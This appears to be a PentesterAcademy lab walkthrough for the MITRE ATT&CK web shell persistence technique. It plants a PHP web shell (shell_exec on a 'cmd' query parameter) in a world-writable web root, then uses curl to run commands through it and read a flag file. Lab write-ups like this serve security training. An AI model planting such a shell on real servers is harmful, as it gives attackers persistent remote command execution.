
ATTACK
DEFENSE
by PentesterAcademy

Name	T1100: Web Shell
URL	https://www.attackdefense.com/challengedetails?cid=1555
Type	MITRE ATT&CK Linux : Persistence

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective:

1. Maintain access on target machine by hosting a web shell.
2. Retrieve the flag.

Solution:

Step 1: Finding the IP address of target machine.

Command: ip addr

```
root@attackdefense:~#
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
62: eth0@if63: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
65: eth1@if66: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:75:3f:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.117.63.2/24 brd 192.117.63.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The target machine is at IP 192.117.63.3

Step 2: SSH into the target machine

The SSH login credentials are provided in the challenge description:

- Username: student
- Password: password

Commands:
ssh student@192.117.63.3
Enter password “password”

```
root@attackdefense:~# ssh student@192.117.63.3
The authenticity of host '192.117.63.3 (192.117.63.3)' can't be established.
ECDSA key fingerprint is SHA256:gYDLYGsViYjYYCxzOz977N8KwFqcJEztB6qldv7pHQU.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.117.63.3' (ECDSA) to the list of known hosts.
student@192.117.63.3's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

student@victim-1:~$
```

Step 3: List the running processes.

Command: ps -eaf

```
student@victim-1:~$ ps -eaf
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 14:59 ?        00:00:00 /bin/bash /start.sh
root         6     1  0 14:59 ?        00:00:00 /bin/sh /usr/bin/intervene/manage.sh
root         7     1  0 14:59 ?        00:00:00 /usr/bin/python /usr/bin/supervisord -n
root        21     1  0 14:59 ?        00:00:00 /usr/sbin/sshd
root        32     1  0 14:59 ?        00:00:00 nginx: master process /usr/sbin/nginx
www-data    33    32  0 14:59 ?        00:00:00 nginx: worker process
www-data    34    32  0 14:59 ?        00:00:00 nginx: worker process
www-data    35    32  0 14:59 ?        00:00:00 nginx: worker process
www-data    36    32  0 14:59 ?        00:00:00 nginx: worker process
www-data    37    32  0 14:59 ?        00:00:00 nginx: worker process
www-data    38    32  0 14:59 ?        00:00:00 nginx: worker process
www-data    39    32  0 14:59 ?        00:00:00 nginx: worker process
www-data    40    32  0 14:59 ?        00:00:00 nginx: worker process
www-data    41    32  0 14:59 ?        00:00:00 nginx: worker process
www-data    42    32  0 14:59 ?        00:00:00 nginx: worker process
www-data    43    32  0 14:59 ?        00:00:00 nginx: worker process
www-data    44    32  0 14:59 ?        00:00:00 nginx: worker process
www-data    45    32  0 14:59 ?        00:00:00 nginx: worker process
www-data    46    32  0 14:59 ?        00:00:00 nginx: worker process
www-data    47    32  0 14:59 ?        00:00:00 nginx: worker process
www-data    48    32  0 14:59 ?        00:00:00 nginx: worker process
root        60     1  0 14:59 ?        00:00:00 php-fpm: master process (/etc/php/7.2/fpm/php-fpm.conf)
www-data    61    60  0 14:59 ?        00:00:00 php-fpm: pool www
www-data    62    60  0 14:59 ?        00:00:00 php-fpm: pool www
root       110    21  0 15:03 ?        00:00:00 sshd: student [priv]
student    123   110  0 15:03 ?        00:00:00 sshd: student@pts/0
student    124   123  0 15:03 pts/0    00:00:00 -bash
```

Nginx web server and PHP fpm are running on the machine.

Step 4: Check whether the web root folder is a world writable folder.

Command: ls -l /var/www/

```
student@victim-1:~$
student@victim-1:~$ ls -l /var/www/
total 4
drwxrwxrwx 2 root root 4096 Dec 13 00:03 html
student@victim-1:~$
```

The webroot directory is world writable.

Step 5: Since the web root directory is world writable. A PHP webshell can be created in the web root directory. Create a PHP webshell in /var/www/html directory.

```
<?php
$output=shell_exec($_GET["cmd"]);
echo $output;
?>
```

```
student@victim-1:~$
student@victim-1:~$ cat /var/www/html/shell.php
<?php
$output=shell_exec($_GET["cmd"]);
echo $output;
?>
student@victim-1:~$
```

Step 6: Delete the wait file.

Command: rm wait

```
student@victim-1:~$
student@victim-1:~$ rm wait
student@victim-1:~$
student@victim-1:~$ Connection to 192.117.63.3 closed by remote host.
Connection to 192.117.63.3 closed.
root@attackdefense:~#
root@attackdefense:~#
```

The SSH session is terminated.

Step 7: Execute commands on the target machine through the uploaded PHP webshell.

Command: curl "192.117.63.3/shell.php?cmd=id"

```
root@attackdefense:~#
root@attackdefense:~# curl "192.117.63.3/shell.php?cmd=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
root@attackdefense:~#
```

Step 8: Search for the flag on the file system.

Command: curl "192.117.63.3/shell.php?cmd=find / -name *flag* 2>/dev/null"

```
root@attackdefense:~# curl "192.117.63.3/shell.php?cmd=find / -name *flag* 2>/dev/null"
/sys/devices/pnp0/00:03/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS15/flags
/sys/devices/platform/serial8250/tty/ttyS6/flags
/sys/devices/platform/serial8250/tty/ttyS23/flags
/sys/devices/platform/serial8250/tty/ttyS13/flags
/sys/devices/platform/serial8250/tty/ttyS31/flags
/sys/devices/platform/serial8250/tty/ttyS4/flags
/sys/devices/platform/serial8250/tty/ttyS21/flags
/sys/devices/platform/serial8250/tty/ttyS11/flags
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS28/flags
/sys/devices/platform/serial8250/tty/ttyS18/flags
/sys/devices/virtual/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/home/student/flag.txt
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/sys/kernel/sched_domain/cpu10/domain0/flags
```

flag.txt file is present in student user's home directory.

Step 9: Retrieve the flag

Command: curl "192.117.63.3/shell.php?cmd=cat /home/student/flag.txt"

```
root@attackdefense:~#
root@attackdefense:~# curl "192.117.63.3/shell.php?cmd=cat /home/student/flag.txt"
de3ddad02ce4c257397ad508b3222927
root@attackdefense:~#
root@attackdefense:~#
```

Flag: de3ddad02ce4c257397ad508b3222927